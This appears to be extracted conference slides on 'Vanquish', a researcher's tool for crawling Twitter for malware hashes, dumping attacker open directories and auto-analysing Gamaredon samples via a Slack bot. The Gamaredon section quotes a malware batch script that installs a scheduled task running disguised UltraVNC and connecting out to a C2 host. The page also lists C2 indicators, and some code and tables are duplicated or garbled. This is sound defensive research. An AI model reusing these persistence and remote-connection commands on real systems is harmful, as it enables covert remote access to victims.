

# Vanquish: Analysis Everywhere With Smartphones

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# 5 Facts & Target Audience of this Presentation

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## ■ 5 facts about this talk

- This talk introduces the "**Vanquish**", a simple but efficient cyber threat intelligence research system, which crawls IoCs from Twitter, submit to a sandbox, with using Slack as I/O interface.
- The system will help threat researcher to get second and subsequent payloads ASAP
- The system can be developed in combination of **free public services**.
- I will also talk about use of interactive Slack App in extension of cyber the Vanquish which can initiate automated analysis from anywhere.
- The core module of "Vanquish" is also published at GitHub (mentioned later)


## ■ Target

- Individual malware researchers or students

1. Researchers' Daily Works
2. Vanquish
3. Additional Features
4. Key Takeaway


1. Researchers' Daily Works
2. Vanquish
3. Additional Features

# Researchers' Daily Works (Simplified Example)




# Common Malware Behavior (Example)


(most of you may know, but just in case...)



# Researchers' Daily Works (Simplified Example)




# Researchers' Daily Works (Simplified Example)



- Recent C2 servers go to offline quickly
- It's very important for us to get next stage payloads from C2 before it becomes offline




# Researchers' Daily Works (Simplified Example)



- Focus on automating REM from OSINT (especially Twitter)

1. Researchers' Daily Works
2. Vanquish
3. Additional Features
4. Key Takeaway

# Vanquish




# Resource

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- You can get backbone of the system from here
  - <https://github.com/oreilly-japan/black-hat-python-2e-ja/tree/master/appendix-C>
- The code is the backbone of the Vanquish which doesn't include sample download/ sandbox submission functionality
  - One reason: How you implement these features depend on which services you use

# Vanquish



# You will require...

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## ■ Necessary

- PC with Python 3.6 or later
- Twitter API v2
- Slack workspace, App, and its Bot Token

## ■ Additional

- Sandbox and its API (or any other automated submission mechanisms)
- Online malware repository API

# Slack App Settings

## Scopes

A Slack app's capabilities and permissions are governed by the [scopes](#) it requests.

### Bot Token Scopes

Scopes that govern what your app can access.

OAuth Scope	Description
<a href="#">channels:manage</a>	Manage public channels that hackbot has been added to and create new ones
<a href="#">channels:read</a>	View basic information about public channels in a workspace
<a href="#">chat:write</a>	Send messages as @hackbot
<a href="#">files:read</a>	View files shared in channels and conversations that hackbot has been added to
<a href="#">files:write</a>	Upload, edit, and delete files as hackbot

Add an OAuth Scope

### User Token Scopes

Scopes that access user data and act on behalf of users that authorize them.

## Generate an app-level token

Token Name

hackbot

### Scopes to be accessed by this token

Scope	Description
<a href="#">connections:write</a>	Route your app's interactions and event payloads over WebSockets

## Event Subscriptions

### Enable Events

On

Your app can subscribe to be notified of events in Slack (for example, when a user adds a reaction or creates a file) at a URL you choose. [Learn more.](#)

Socket Mode is enabled. You won't need to specify a Request URL.

### New event authorization format

**Recent changes to Events API payloads**  
The Events API now sends information about authorized users and workspaces in a new, compact format. [Learn more.](#)

### Subscribe to bot events

Apps can subscribe to receive events the bot user has access to (like new messages in a channel). If you add an event here, we'll add the necessary [OAuth scope](#) for you.

Event Name	Description	Required Scope
<a href="#">app_mention</a>	Subscribe to only the message events that mention your app or bot	<a href="#">app_mentions:read</a>
<a href="#">message.channels</a>	A message was posted to a channel	<a href="#">channels:history</a>

## Socket Mode

### Receive app payloads via Websockets instead of Request URLs

Turning on Socket Mode will route your app's interactions and events over a WebSockets connection instead sending these payloads to Request URLs, which are public HTTP endpoints.

This setting is intended for internal apps that are in development or need to be deployed behind a firewall. It is not intended for widely distributed apps. Please set up Request URLs for your app before submitting to the App Directory. [Learn more](#)

### Connect using Socket Mode

To start receiving payloads in Socket Mode, turn on the toggle below and call the [apps.connections.open](#) endpoint using an [App Level Token](#) to establish a connection.

### Enable Socket Mode


On

Allow your app to connect via Socket Mode. You can disable this any time and revert to using any Request URL you've already defined.


### Features affected

Features	Description	Enabled?
<a href="#">Interactivity &amp; Shortcuts</a>	Any interactions with shortcuts, modals, or interactive components	Yes
<a href="#">Slash Commands</a>	Commands enable users to interact with your app with a '/'	No
<a href="#">Event Subscriptions</a>	Subscribe to specific types of events occurring in Slack	Yes


# In the GitHub...

 `accountlist.txt`

Simple text file of twitter account list divided by break line

 `get_from_web.py`

Module used for parsing web sites with selenium

 `twitter_ioc_crawler.py`

Main module which crawls tweets



# get\_from\_web.py

```
44 class get_from_web:
45     def get_web_content(self, url):
46         try:
47             re = requests.get(url, timeout=(3.0, 7.5))
48         except Exception as ex:
49             return str(ex)
50         saveFileName = str(datetime.now().timestamp())
51         saveFile = open(saveFileName, 'wb')
52         saveFile.write(re.content)
53         saveFile.close()
54         file_type = filetype.guess(saveFileName)
55         if file_type is not None and file_type.extension == "pdf":
56             pdf_text = convert_pdf_to_txt(saveFileName)
57             os.remove(saveFileName)
58             return pdf_text
59         else:
60             try:
61                 os.remove(saveFileName)
62                 options = Options()
63                 options.add_argument('--headless')
64                 options.add_argument('--ignore-certificate-errors')
65                 options.add_argument('--no-sandbox')
66                 options.add_argument('--headless')
67                 options.add_argument('--disable-dev-shm-usage')
68                 options.add_argument(f'--user-agent={user_agent}')
69                 chrome_service = service.Service(executable_path
70 = '!!解凍したWebドライバのフルパスを入力!!')
71                 driver = webdriver.Chrome(service=chrome_service, options=options)
72                 driver.set_page_load_timeout(10)
73                 driver.get(url)
74                 result = driver.page_source.encode('utf-8')
75                 driver.quit()
76                 soup=BeautifulSoup(result,"html.parser")
77                 return soup.get_text(" ")
78             except Exception as e:
79                 print(e)
80                 return -1
```

```
20 def convert_pdf_to_txt(path):
21     rsrcmgr = PDFResourceManager()
22     retstr = StringIO()
23     codec = 'utf-8'
24     laparams = LAParams()
25     laparams.detect_vertical = True
26     device = TextConverter(rsrcmgr,
27                             retstr, codec=codec, laparams=laparams)
28     with open(path, 'rb') as fp:
29         interpreter = PDFPageInterpreter(rsrcmgr, device)
30         file_str = ''
31         try:
32             for page in PDFPage.get_pages(fp, set(), maxpages=0, caching=True, check_extractable=True):
33                 interpreter.process_page(page)
34                 file_str += retstr.getvalue()
35             except Exception as e:
36                 fp.close()
37                 device.close()
38                 retstr.close()
39                 return -2
40         device.close()
41         retstr.close()
42         return file_str
```

- Get web contents by requests module and save as a file
- Judge filetype and if it's a pdf, converts to plain text
- If it's not a pdf, requests web page again by selenium to get dynamic contents and extracts text by BeautifulSoup

# twitter\_ioc\_crawler.py

```
86 if __name__ == '__main__':
87     client = WebClient(token=SLACK_BOT_TOKEN)
88     client.chat_postMessage(channel="#general", text="Start processing.
89     interval = int(sys.argv[1])
90
91     try:
92         usernames = open('accountlist.txt', 'r').readlines()
93         for username in usernames:
94             client.chat_postMessage(channel="#general", \
95                 text=f"Checking {username}...")
96             username = username.replace('\r', '').replace('\n', '')
97             user_id = convert_screenname_userid(username)
98             if user_id:
99                 tweets = get_tweets(user_id, interval)
100                 for tweet in tweets:
101                     hashes = extract_hash(tweet['text'])
102                     urls = extract_url(tweet['text'])
103                     for url in urls:
104                         hashes.extend(extract_hash_from_url(url))
105                 if len(hashes)>0:
106                     client.chat_postMessage(channel="#general", \
107                         text=f"from https://twitter.com/\
108                             {username}/status/{tweet['id']}")
109                     client.chat_postMessage(channel="#general", \
110                         text=f"````{tweet['text']}```")
111                     client.chat_postMessage(channel="#general", \
112                         text='Hashes: \r\n'+'\r\n'.join(hashes))
113                     client.chat_postMessage(channel="#general", \
114                         text="=====")
115                     client.chat_postMessage(channel="#general", text="Finished.")
116             except Exception as e:
117                 print(e)
21 def get_tweets(user_id, interval):
22     start_time = (datetime.now(timezone('UTC')) - \
23         timedelta(minutes=interval)).strftime('%Y-%m-%dT%H:%M:%SZ')
24     tweets = list()
25     api_url = f'{base_twitter_url}/users/{user_id}/tweets'
26     params = {'start_time': start_time, 'max_results': 100}
27
28     while True:
29         response = requests.get(api_url, params=params, headers=headers)
30         if response.status_code == 200:
31             tweets.extend(response.json()['data'])
32             if 'next_token' in response.json()['meta']:
33                 params['pagination_token'] = \
34                     response.json()['meta']['next_token']
35             else:
36                 return tweets
37         else:
38             return tweets
40 def extract_hash( tweet ):
41     hashes = list()
42     pattern = re.compile(r'\b[0-9a-fA-F]{40}\b')
43     result = re.findall(pattern, str(tweet))
44     for sha1 in result:
45         if sha1 not in hashes:
46             hashes.append(sha1)
47
48     pattern = re.compile(r'\b[0-9a-fA-F]{64}\b')
49     result = re.findall(pattern, str(tweet))
50     for sha256 in result:
51         if sha256 not in hashes:
52             hashes.append(sha256)
53
54     pattern = re.compile(r'\b[0-9a-fA-F]{32}\b')
55     result = re.findall(pattern, str(tweet))
56     for md5 in result:
57         if md5 not in hashes:
58             hashes.append(md5)
```

- This script should be triggered with the crawl interval parameter
- Uses Slack SDK's WebClient module to post results
- For each twitter accounts specified in the accountlist.txt, it extracts all of tweets within specific interval
- It extracts hashes (md5/sha1/sha256) from the tweets/web contents
- Posts extraction results to Slack

# twitter\_ioc\_crawler.py

```
86 if __name__ == '__main__':
87     client = WebClient(token=SLACK_BOT_TOKEN)
88     client.chat_postMessage(channel="#general", text="Start processing.")
89     interval = int(sys.argv[1])
90
91     try:
92         usernames = open('accountlist.txt', 'r').readlines()
93         for username in usernames:
94             client.chat_postMessage(channel="#general", \
95                 text=f"Checking {username}...")
96             username = username.replace('\r', '').replace('\n', '')
97             user_id = convert_screenname_userid(username)
98             if user_id:
99                 tweets = get_tweets(user_id, interval)
100                 for tweet in tweets:
101                     hashes = extract_hash(tweet['text'])
102                     urls = extract_url(tweet['text'])
103                     for url in urls:
104                         hashes.extend(extract_hash_from_url(url))
105                 if len(hashes)>0:
106                     client.chat_postMessage(channel="#general", \
107                         text=f"from https://twitter.com/\
108                             {username}/status/{tweet['id']}")
109                     client.chat_postMessage(channel="#general", \
110                         text=f"````{tweet['text']}```")
111                     client.chat_postMessage(channel="#general", \
112                         text='Hashes: \r\n'+'\r\n'.join(hashes))
113                     client.chat_postMessage(channel="#general", \
114                         text="=====")
115                 client.chat_postMessage(channel="#general", text="Finished.")
116     except Exception as e:
117         print(e)
```

```
21 def get_tweets(user_id, interval):
22     start_time = (datetime.now(timezone('UTC')) - \
23         timedelta(minutes=interval)).strftime('%Y-%m-%dT%H:%M:%SZ')
24     tweets = list()
25     api_url = f'{base_twitter_url}/users/{user_id}/tweets'
26     params = {'start_time': start_time, 'max_results': 100}
27
28     while True:
29         response = requests.get(api_url, params=params, headers=headers)
30         if response.status_code == 200:
31             tweets.extend(response.json()['data'])
32             if 'next_token' in response.json()['meta']:
33                 params['pagination_token'] = \
34                     response.json()['meta']['next_token']
35             else:
36                 return tweets
37         else:
38             return tweets
```

```
40 def extract_hash( tweet ):
41     hashes = list()
42     pattern = re.compile(r'\b[0-9a-fA-F]{40}\b')
43     result = re.findall(pattern, str(tweet))
44     for sha1 in result:
45         if sha1 not in hashes:
46             hashes.append(sha1)
47
48     pattern = re.compile(r'\b[0-9a-fA-F]{64}\b')
49     result = re.findall(pattern, str(tweet))
50     for sha256 in result:
51         if sha256 not in hashes:
52             hashes.append(sha256)
53
54     pattern = re.compile(r'\b[0-9a-fA-F]{32}\b')
55     result = re.findall(pattern, str(tweet))
56     for md5 in result:
57         if md5 not in hashes:
58             hashes.append(md5)
```

## ■ Space for your imagination...

- Download corresponding samples from online malware repositories (e.g. VirusTotal, ANY.RUN, MalwareBazaar, etc.)
- Submit downloaded samples to sandboxes
- Conduct another automated analysis

# Example of the Result

The screenshot displays a Slack interface with two main sections. The left section shows the Slack workspace for 'Bella Vista', with the '# general' channel selected. A message in this channel, dated Saturday, July 17th, contains a link to a tweet about 'DarkRadiation' ransomware and a long alphanumeric string. The right section shows a search result for 'The Walter Schubert Company' in the '#vanquish' channel. The search results list several log entries with timestamps and information about sample processing and downloads.

**Slack #general Channel:**

Company-wide announcements and work-based matters


...  
Checking TrendMicroRSRCH  
...  
from <https://twitter.com/TrendMicroRSRCH/status/1416170784876281857>  
DarkRadiation is a recently discovered Bash ransomware that is still in development — but it already has notable attack components.  
Here's our breakdown of the threat: <https://t.co/fjNqvNBZnj> (edited)  
d0d3743384e400568587d1bd4b768f7555cc13ad163f5b0c3ed66fdc2d29b810652ee7b470c393c1de1dfdcd8cb834ff0dd23c93646739f1f475f71a6c138edd9f99cf2bdf2e5dbd2ccc3c09ddcc2b4cba11a860b7e74c17a1cdea6910737b11654d19620d48ff1f00a4d91566e705912d515c17d7615d0625f6b4ace80f8e3a79aee7a4459d49dc6dfefb1a45d32ccc3769a1e5c1f231777ced3769607ba9c1da68dc9d5571ef4729adda86f5a21d3f4478ddbbae2de937f34f57f450d8a3c763bab2947305c00df66cb4d6aaef006f10aca348c17aa2fd28e53363a08b7ec680243ac9f6148098de0b5f215c6e9802663284432492d29f7443a5dc36cb9aab5e380c4b48ceec730db1e32cc6a5bea752549bf0b1fb5e7d4a20776ef4f39a8842fdd8c27495fbaa855603df4f774fe86bbc21743f59fd039f734feb07704805bd7a15e51e5dc6a9bfe0104f731e7def854abca5154317198dad73f32e1aead740c8692261902a1364dd3dec2f8dce54b81621f20abd7204a427a3365c8dce9d78503276929ce5c56c626eaa5c3aca0e0160743bf3c8d415042dc3f9bb8c8b44a2847d0057ade1d6ca0fedc5f48e76dd076fa4611deb77c490899f49701e87b6dd14584a716c5378405c5ba188dd60cecc03571965329f52cfbd8c54116fa2d59377  
Finished.

**Search Results for 'The Walter Schubert Company':**

09:00:21 - [INFO][DeadlyLynn] Start processing  
09:00:22 - [INFO][velocityy] Start processing  
09:00:23 - [INFO][spider\_girl22] Start processing  
09:00:23 - [INFO][cyber\_sloth] Start processing  
09:00:24 - [INFO][7boxt3r] Start processing  
09:00:24 - [INFO][\_re\_fox] Start processing  
09:00:25 - [INFO][Arkbird\_SOLG] Start processing  
09:01:22 - [INFO]6 samples downloaded to /mnt/tw2vt/Cyber\_O51NT/20221101T000055\_1587051776745816065/samples\_20221101090122685126.zip ([https://twitter.com/Cyber\\_O51NT/status/1587076325340508160](https://twitter.com/Cyber_O51NT/status/1587076325340508160))  
09:01:23 - [INFO]These samples doesn't exist in VT ed1f9e435dc885292eab65620c51f3fb89bd9cf51f8e01bc3b6ec025ed5775fc0fc90fe2f5165286814ab858d6d4f2af7de43a56bbb271f045851b77656d6bbd6780d9241ad4d8de6e78d936fbf5a92215b80c5e86b8fd08440fe1a9ca9706c9c5bdf14982543b71fb419df3b43fbf07c9d724c2c5ae9653045396deaf7e3417  
09:01:25 - [INFO]These samples doesn't exist in VT 6756c04fa659d40539fb30cfdbfefcd674cc28c22cb66a87ca6888794cd21933fd16b3862ada145a784f2f349ac90a2fb2ff2068381758c3  
09:02:01 - [INFO]3 samples downloaded to /mnt/tw2vt/TheDFIRReport/20221101T000126\_1587051776745816065/samples\_20221101090201810699.zip (<https://twitter.com/TheDFIRreport/status/1587051776745816065>)  
09:02:02 - [INFO]These samples doesn't exist in VT

# Result 2019.10.21 ~ 2022.11.02


- Vanquish monitors 41 twitter accounts of researchers or vendors, etc.
- Processed approx. 18.5K samples from twitter



Based on Trend Micro's detection names

# Slack Interactive App (Not in the GitHub)

- If you find any hashes to be analyzed while are not in front of the PC, what will you do?
- Suggestion: create an Interactive Slack App
  - You need only your smart phone



# Slack Interactive App (Not in the GitHub)

- My Vanquish uses Bolt
  - <https://api.slack.com/tools/bolt>
- Each commands can be equipped with this simple code 🖱️ 🖱️ 🖱️
- Examples of Functionalities
  - Manage monitoring accounts
  - Initiate on-demand process


```
from slack_bolt import App
app = App(token=SLACK_BOT_TOKEN,
          signing_secret=SLACK_SIGNING_SECRET)

app.message("^<command>\s.*")
def message_command(message, say):
    parameters = message["text"].replace("<command>", "")

    result = you_function(parameters)
    say(result)
    return
```

# Slack Interactive App (Not in the GitHub)

My VanBot (Vanquish Bot) has many interactive features



**Walter Schubert** 6:13 PM  
help

1 1 1 1

**VanBot2** APP 6:13 PM  
Of course I know that you love Meyer Sound. So VanBot would like to tell you the usage 🇨🇳🇷🇺🇹🇷

- **hello:** Test commend for VanBot alive/death checking
- **tw\_add <twitter account name>:** Add to twiter account for TW\_MON
- **tw\_del <twitter account name>:** Delete from twitter account list for TW\_MON
- **tw\_list:** Show current twitter account list for TW\_MON
- **dl <hashes>:** Initiate URL\_QUERY
- **dlurl <url>:** Initiate HASH\_QUERY
- **god <url>:** Check whether the url is OpenDir. And if yes, dump it.
- **query <md5|sha1|sha256>:** Show corersponding destination folders and detection names if it was once processed.
- **gamrti <hash>:** Download&analyze Gamaredon's Remote Template Injection files.
- **gamhtm <hash>:** Download&analyze Gamaredon's .htm files.
- **gamlnk <hash>:** Download&analyze Gamaredon's .lnk files.
- **gamrar <hash>:** Download&analyze Gamaredon's .rar files.
- **gamsfx <hash>:** Download&analyze Gamaredon's .sfx files.
- **gamhistory:** Download Gamaredon history.



1. Researchers' Daily Works
2. Vanquish
3. Additional Features
4. Key Takeaway

# Additional Slack App Features

## ~GetOpenDir~

# Objective

- There are many cases in which attacker's C2 are OpenDir

Index of /7773/plug				Index of /7773/plug/htv			
Name	Last modified	Size	Description	Name	Last modified	Size	Description
Parent Directory		-		Parent Directory		-	
hinfo.ahk	2019-04-01 10:16	1.4K		TV.dll	2019-03-28 09:14	2.1M	
hscreen.ahk	2019-04-01 11:19	4.6K		TeamViewer.exe	2019-03-28 09:14	4.2M	
htv.ahk	2019-03-29 03:33	2.3K		Teamviewer_Resource_fr.dll	2019-03-28 09:14	653K	
htv/	2019-03-28 09:14	-					

Apache/2.4.10 (Debian) Server at 185.70.186.145 Port 80

[https://www.trendmicro.com/ja\\_jp/research/19/d/attack-that-uses-the-legitimate-software-AutoHotkey.htm](https://www.trendmicro.com/ja_jp/research/19/d/attack-that-uses-the-legitimate-software-AutoHotkey.htm)

- It's a big opportunity for us to obtain contents from attacker's C2 legally
- By dumping such servers quickly, we can obtain many valuable information (e.g. additional tools, victimology)



If you find it, dump it ASAP  
So let's talk to Slack App

# Resource

---

- You can get full code from...
  - [https://github.com/oreilly-japan/black-hat-python-2e-ja/blob/master/appendix-B/get\\_opendir.py](https://github.com/oreilly-japan/black-hat-python-2e-ja/blob/master/appendix-B/get_opendir.py)
  - \*I added some lines to avoid doing DoS against servers

# Overview

---

- Find root directory of OpenDir
- Enumerate & download all of files recursively under the root, and compress them in zip file
- Take screenshots of each layers of OpenDir

# Find Root Directory

- Repeatedly traverses back to the parent directory to find the root directory of OpenDir, and returns its URL

```
42 def get_opendir_parent(url):
43     url_previous = url
44     url_elem = url.split('/')
45     base_url = f"{url_elem[0]}://{url_elem[2]}"
46     for i in range(len(url_elem)-1, 2, -1):
47         path = ''
48         for j in range(3,i,1):
49             path = f"{path}/{url_elem[j]}"
50         web_soup = get_web_content(base_url + path)
51         if web_soup != False:
52             if judge_opendir(web_soup):
53                 url_previous = base_url + path
54             else:
55                 return url_previous
56         else:
57             return url_previous
58     return url_previous
```

# Enumerate Files Recursively

- "opendir\_urls" will be initialized with the URL of OpenDir root
- Enumerates links within the page
- If the link content is OpenDir the link will be appended to "opendir\_urls" and parsed later
- If the link isn't OpenDir, the content will be saved

```
for opendir_url in opendir_urls:
    print(f"Processing {opendir_url}...")
    web_soup = get_web_content(opendir_url)
    opendir_name = opendir_url.replace('http://', '').replace('https://', '').replace(':', '_')
    outputdir = os.path.join(output, opendir_name)
    os.makedirs(outputdir, exist_ok=True)
    links = get_child_links(web_soup)
    for link in links:
        if content_count > 10:
            break
        res = requests.get(f"{opendir_url}/{link}", headers=headers)
        time.sleep(5)
        link_filename = os.path.join(outputdir, link.replace('/', ''))
        if res.status_code == 200:
            if 'content-type' in res.headers:
                if 'text/html' in res.headers['content-type']:
                    web_soup = get_web_content(f"{opendir_url}/{link}")
                    if web_soup != False:
                        if judge_opendir(web_soup):
                            opendir_urls.append(opendir_url + "/" + link) # ①
                        else:
                            write_content(link_filename, res.content)
                    else:
                        write_content(link_filename, res.content)
                else:
                    write_content(link_filename, res.content)
            content_count += 1
```

# Take Screenshots


- Take screenshots of each layers with selenium

```
72 def get_screenshot(url, output):
73     try:
74         options = Options()
75         options.add_argument('--headless')
76         options.add_argument('--ignore-certificate-errors')
77         options.add_argument('--no-sandbox')
78         options.add_argument('--disable-dev-shm-usage')
79         options.add_argument(f'--user-agent={user_agent}')
80         chrome_service = service.Service(executable_path
81                                           = '!!解凍したWebドライバのフルパスを入力!!')
82         driver = webdriver.Chrome(service=chrome_service, options=options)
83         driver.set_page_load_timeout(10)
84         driver.get(url)
85         width = driver.execute_script('return document.body.scrollHeight')
86         height = driver.execute_script('return document.body.scrollHeight')
87         driver.set_window_size(int(width),int(height))
88         driver.save_screenshot(output)
89         driver.quit()
90         time.sleep(5)
91         return 1
92     except Exception as e:
93         print(e)
94         return -1
95
```



# Integration with Slack App

```
@app.message('^god ')
def message_god(message, say):
    say('Start Processing...')
    god = GOD.GOD()
    url_tmp = message["text"].replace("god ", "")
    url = re.sub(r'(<|>.*|\\|.*)', "", url_tmp)
    if not 'http://' in url and not 'https://' in url:
        say("Please sepecify with http/https.")
        return
    say("````" + url + "````")
    res = god.get_opendir( url, "/mnt/GetOpenDir")
    if len(res) > 1:
        say(res[0])
        image_list = res[1]
        counter = 0
        for image in image_list:
            say.client.files_upload(channels =
            message["channel"], file=image)
            counter = counter + 1
            if counter >10:
                break
    else:
        say(res[0])
```



The screenshot shows a Slack channel conversation. At 7:20 PM, user **Walter Schubert** sends a message: "god http://192.168.203.50/bhp/". Below the message are four reaction icons (Czech Republic, China, Turkey, Italy) each with a count of 1, and a plus sign icon. At 7:20 PM, the bot **VanBot2 APP** responds with "Start Processing...". Below the bot's message is a code block containing the URL "http://192.168.203.50/bhp/". Below the code block is a text message: "The url was OpenDir and successfully saved to /mnt/tw2vt/GetOpenDir/192.168.203.50.zip". At 7:20, a link is shared with the text "http 192 168 203 50". Below the link is a screenshot of a web browser showing an "Index of /" directory listing. The listing includes a file named "bhp.c" with a size of "02-Nov-2022 10:12".

# Additional Analysis Features ~Research on Gamaredon~

# Background

- One of my focus is Gamaredon
- Gamaredon samples are so frequently uploaded to the VirusTotal that I don't have enough time to manually process them
- They're relatively easy to analyze



Automate

APT & Targeted Attacks

## Gamaredon APT Group Use Covid-19 Lure in Campaigns

In March, we came across an email with a malware attachment that used the Gamaredon group's tactics. Some of the emails used the coronavirus pandemic as a topic to lure victims into opening emails and attachments.

By: Kakara Hiroyuki, Erina Maruyama  
April 17, 2020  
Read time: 5 min (1405 words)

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**Erina Maruyama**  
Sr. Sales Engineer

Gamaredon is an advanced persistent threat (APT) group that has been active since 2013. Their campaigns are generally known for targeting Ukrainian government institutions. From late 2019 to February of this year, researchers published several reports on Gamaredon, tracking the group's activities.

In March, we came across an email with a malware attachment that used the Gamaredon group's tactics. Some of the emails used the coronavirus pandemic as a topic to lure victims into opening emails and attachments. These campaigns targeted victims in European countries and others.

**Related Articles**

- [Latest on OpenSSL 3.0.7 Bug & Security-Fix](#)
- [Manufacturing Cybersecurity Trends & Survey Response](#)
- [Addressing Ransomware in Hospitals & Medical Devices](#)

[See all articles >](#)

### A brief history of Gamaredon


In 2015, researchers from LookingGlass published the first [report](#) on Gamaredon. According to that report, the early campaigns used Microsoft Word documents that, when inspected, showed that its most recent user went by the name of Armagedon (a misspelled "Armageddon"), which became the basis of the group's namesake.

The report also described Gamaredon's political beginnings, particularly its ties to the Ukrainian revolution in 2014. Before the revolution they had targeted Ukrainian government officials, opposition party members, and journalists. They moved on to Ukrainian government institutions after the revolution. In 2018, CERT-UA [published](#) an advisory against the malware

[https://www.trendmicro.com/en\\_us/research/20/d/gamaredon-apt-group-use-covid-19-lure-in-campaigns.html](https://www.trendmicro.com/en_us/research/20/d/gamaredon-apt-group-use-covid-19-lure-in-campaigns.html)

# Data Sources

---




# Recent 3 TTPs Allegedly Adopted by Gamaredon

---


- Remote Template Injection
- LNK
- SFX -->> UltraVNC

# Remote Template Injection



- Extract template URL and enrich domain/IP info
- Try to download template .dotm
- Parse & decode macro and dropped VBScript and get 2<sup>nd</sup> C2

# LNK



- Extract RAR from HTM
  - basically base64 encoded
- Extract RAR content
- Parse LNK's meta info and Extract C2 URL and enrich domain/IP info

# SFX

- SFX files contains BAT script (decoded one is show in right-top), UltraVNC files, and decoy documents



- Decompress SFX
- Parse .cmd file (bat file) and extract commands, and C2, and enrich domain/IP info

```
copy /y "%CD%\mera.pdf" "%CD%\..\mera.pdf"
start "" "%CD%\..\mera.pdf"
~~~~~
copy /y "bwTyTdT6TmTkTRThTzTTTJTeTXTwTiTy.LUYmYeYOYsYPY1YeY3YAY4YDYaYEYLYJ"
"poinlook.exe"
~~~~~
schtasks /create /tn poinlook.exe_M /tr
"%HOMEDRIVE%%HOMEPATH%\AppData\Local\Temp\7ZipSfx.000\poinlook.exe -
autoreconnect -id:%COMPUTERNAME%_%RANDOM%%RANDOM% -connect
bitsbfree.com:443" /sc daily /st 13:42
~~~~~
start "" "%CD%\poinlook.exe" -autoreconnect -
id:%COMPUTERNAME%_%RANDOM%%RANDOM%_m2 -connect bitsbfree.com:443
~~~~~
```



# Sample Output


```
gamaredon v
+ Add a bookmark

VanBot2 APP 2:30 AM
Friday, November 4th v
02:30:13 - [INFO] 1 samples downloaded to /mnt/tw2vt/Gamaredon_Hunter/samples_20221104023013519686.zip (Gamaredon Hunter)
02:30:16 - [INFO] [
"94f4b5406f05023380082879ac262e67477acf5656aec3912078e1d756e9f1f": {
  "filepath":
"/home/wschubert/Tools/Vanquish/tmp_gamaredon/20221104023013980195/94f4b5406f05023380082879ac262e67477acf5656aec3912078e1d756e9f1f",
  "md5": "a367898f46c7a8ce0ba6d6e9690cc4b7",
  "sha1": "406eb9e18df4f031b924a12aa97b26b3e68bdbb2",
  "sha256": "94f4b5406f05023380082879ac262e67477acf5656aec3912078e1d756e9f1f",
  "type": "lnk",
  "source_key": "af632c50",
  "date": "2022/11/03 16:23:29",
  "country": "US",
  "city": "?",
  "interface": "api",
  "name": "94f4b5406f05023380082879ac262e67477acf5656aec3912078e1d756e9f1f"
}
}
"request_url": "hxpp://a0671524[.xsp]h[.ru]/bandage/precarius[.xml]",
"drive_serial_number": "0x3c766c45",
"creation_time": "2019-03-17 03:37:39",
"modified_time": "2019-03-17 03:37:39",
"birth_droid_volume_identifier": "C97DB068-FE48-4356-92B1-89C761D03010",
"droid_volume_identifier": "C97DB068-FE48-4356-92B1-89C761D03010",
"machine_identifier": "user-pc"
}
fqdn: a0671524.xsp.hru
domain_registrar: SPRINTNAMES-RU
domain_creation_time: 2008-07-30 20:00:00
ip_address: 141.8.197.42
ip_hostname: techproxy.from.sh
ip_organization: AS35278 SPRINTHOST.RU LLC
ip_country: RU
ip_region: St-Petersburg
ip_city: Saint Petersburg
ip_geolocation: 59.9386,30.3141
ip_postal: 190000
02:30:16 - [INFO] Sample saved at /mnt/tw2vt/Gamaredon_Hunter/GamHtm_samples_20221104023016423611.zip
```

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
1	rent_shab	analysis	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time	time
2	100721ba1																								
3	a1c13183																								
4	6104ac27d																								
5	a1c13183																								
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1	irent_sha2	analysis_timestam	filename	md5	sha1	sha256	request_ur	fqdn	main_regist	domain_creation_time	ip_address	hostname	organizati	ip_country	ip_region	ip_city	_geolocati	ip_postal	ve_serial_num	reation_tim	modified_tin	d_volume	volume_idch	hine_ident	hpressed_p	mit_timest
2	1d072ba1c	#####	План підх	d5827220	50351b47	219ba079	hxxp://a06	a0667987.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	vei.from.sh	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
3	a1c813f8b	#####	Providing a	39e7a52dC	7ed61fb79	d85440a1	hxxp://a06	a06671808.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	vei.from.sh	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
4	f2f4dec274	#####	Витя з нак	76bdf6083	bd1a3269f	7a36935f6	hxxp://a06	a0667987.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	vei.from.sh	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
5	a1c813f8b	#####	Providing a	39e7a52dC	7ed61fb79	d85440a1	hxxp://a06	a06671808.	SPRINTNAN	2008-07-30 20:00:00	141.8.192.	gunnr.from	AS35278 SI	RU	St.-Petersb	Repino	60.1256,2	197374	0x3c766c45	#####	#####	C97DB068	C97DB068	admin	/mnt/tw2v	#####
6	#####	#####	Відомість	5dc457fe6	724c38e0f	91833e38c	hxxp://suri	surname19	RU-CENTER	2013-12-13 11:31:08									0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
7	#####	#####	Розшифро	66674103:	82f58a280	9404b4db1	hxxp://geros	[freedynamicdns.]or		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
8	#####	#####	Оперативн	73d997e9f	c78bd624	6d73a329f	hxxp://polk	[freedynamicdns.]org		3000-01-01 00:00:00									0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
9	#####	#####	8f429996f	7208ea371c	207dd0b6f	8f429996f	hxxp://co8	co87972.ti	TIMEWEB-F	2006-06-29 20:00:00	5.23.50.13	vh342.tim	AS9123 Tin	RU	St.-Petersb	Saint Peter	59.9386,3	190000	0x3c766c45	#####	#####	C97DB068	C97DB068	user-pc	/mnt/tw2v	#####
10	#####	#####	Шодо_пер	88b6af1f1	245c95b1	5497d83c	hxxp://sanj	sangorits.hopto.org		3000-01-01 00:00:00	0.0.0.0								0x3c766c45	#####	#####	CFD08F68	CFD08F68	á-~--~	/mnt/tw2v	#####
